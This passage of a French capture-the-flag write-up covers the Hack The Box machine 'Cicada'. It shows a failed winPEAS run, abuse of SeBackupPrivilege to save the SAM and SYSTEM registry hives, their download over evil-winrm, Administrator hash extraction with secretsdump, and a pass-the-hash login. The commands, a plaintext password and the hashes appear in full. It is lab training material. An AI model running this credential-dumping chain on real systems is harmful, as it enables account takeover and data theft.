 ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking
 for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTe
rminalLevel /t REG_DWORD /d 1' and then start a new CMD
```



Le winPeas n'a pas fonctionné.


```
  [+] Legend:
         Red                Indicates a special privilege over an object or something is misconfigured
         Green              Indicates that some protection is enabled or something is well configured
         Cyan               Indicates active users
         Blue               Indicates disabled users
         LightYellow        Indicates links

 You can find a Windows local PE Checklist here: https://book.hacktricks.xyz/windows-hardening/checklist-windows-privilege-escalati
   Creating Dynamic lists, this could take a while, please wait...
   - Loading sensitive_files yaml definitions file...
   - Loading regexes yaml definitions file...
   - Checking if domain...
   - Getting Win32_UserAccount info...
Error while getting Win32_UserAccount info: System.Management.ManagementException: Access denied
   at System.Management.ThreadDispatch.Start()
   at System.Management.ManagementScope.Initialize()
   at System.Management.ManagementObjectSearcher.Initialize()
   at System.Management.ManagementObjectSearcher.Get()
   at winPEAS.Checks.Checks.CreateDynamicLists(Boolean isFileSearchEnabled)
   - Creating current user groups list...
   - Creating active users list (local only)...
  [X] Exception: Object reference not set to an instance of an object.
   - Creating disabled users list...
  [X] Exception: Object reference not set to an instance of an object.
   - Admin users list...
  [X] Exception: Object reference not set to an instance of an object.
   - Creating AppLocker bypass list...
   - Creating files/directories list for search...
^C
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ evil-winrm -i 10.129.231.149 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.6
```

Echec avec winpeas.

Regarder les droits de l'user :

Je vais voir les droits qu'émily a :

whoami /priv



On va utiliser le droit **SeBackupPrivilege** pourquoi ? Parce que il y a des docs de privsect sur internet : https://github.com/nickvourd/Windows-Local-Privilege-Escalation-Cookbook/blob/master/Notes/SeBackupPrivilege.md

The SeBackupPrivilege is a Windows privilege that provides a user or process with the ability to read files and directories, regardless of the security settings on those objects. This privilege can be used by certain backup programs or processes that require the capability to back up or copy files that would not normally be accessible to the user.
However, if this privilege is not properly managed or if it is granted to unauthorized users or processes, it can lead to a privilege escalation vulnerability. The SeBackupPrivilege vulnerability can be exploited by malicious actors to gain unauthorized access to sensitive files and data on a system.

Qu'est-ce que SeBackupPrivilege ?

- **SeBackupPrivilege** est un privilège spécial dans Windows qui permet à un utilisateur d'accéder à tous les fichiers du système, même ceux protégés par le système d'exploitation.
- Ce privilège est généralement réservé à des comptes ou des services ayant besoin d'effectuer des sauvegardes (par exemple, des logiciels de sauvegarde).

Objectif de l'attaque


L'objectif ici est d'extraire les fichiers système critiques :

- **SAM** (Security Account Manager) : Contient les hachages des mots de passe des utilisateurs.
- **SYSTEM** : Contient des clés nécessaires pour déchiffrer les hachages dans le fichier SAM.

Ces fichiers sont protégés par Windows, mais l'utilisation du privilège **SeBackupPrivilege** permet de contourner ces protections.

Etapes :

On va sauvegarder des fichiers SAM et SYSTEM dans un répertoires temporaires :
Temp (C:\Temp) :



Ensuite on **sauvegarde** la branche des registres **hklm\sam** et **hklm\system** dans un fichiers nommé juste après dans ce dossier temporaires :

reg save hklm\sam et reg save hklm\system

reg save hklm\sam C:\Temp\sam

reg save hklm\system C:\Temp\system

```
*Evil-WinRM* PS C:\Temp> reg save hklm\sam
reg.exe : ERROR: Invalid syntax.
    + CategoryInfo          : NotSpecified: (ERROR: Invalid syntax.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Type "REG SAVE /?" for us
*Evil-WinRM* PS C:\Temp> reg save hklm\sam C:\Temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> reg save hklm\system C:\Temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\Temp>
```

```
*Evil-WinRM* PS C:\Temp> ls


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/9/2024   5:18 PM          49152 sam
-a----         11/9/2024   5:19 PM       18546688 system


*Evil-WinRM* PS C:\Temp>
```

Ensuite on va transférer ses fichiers sur mon pc local pour déchiffrés les hashages des mdp. Le but ici est de trouver le mdp de l'administrator.

ON va juste les downloader sur ma machine local :

download sam /home/alice/Desktop/HACK/htb/Machines/Cicada/sam

download system /home/alice/Desktop/HACK/htb/Machines/Cicada/system

```
*Evil-WinRM* PS C:\Temp> download sam /home/alice/Desktop/HACK/htb/Machines/Cicada/sam

Info: Downloading C:\Temp\sam to /home/alice/Desktop/HACK/htb/Machines/Cicada/sam

Info: Download successful!
*Evil-WinRM* PS C:\Temp> download system /home/alice/Desktop/HACK/htb/Machines/Cicada/system

Info: Downloading C:\Temp\system to /home/alice/Desktop/HACK/htb/Machines/Cicada/system
Progress: 6% : |          |
```

Pour extraire les hash des fichiers sam et system on va utiliser secretdump.py :

secretsdump.py -sam **sam** -system **system** LOCAL

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ python3 secretsdump.py -sam sam -system system LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

On a le hash de l'administrateur.

Maintenant on peut se connecter avec evilwinrp :

evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ evil-winrm -i 10.129.231.149 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

On est enfin admin :

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cicada\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/9/2024   9:49 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
134b76d86521f0a7ee67c8fd6635df94
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Fin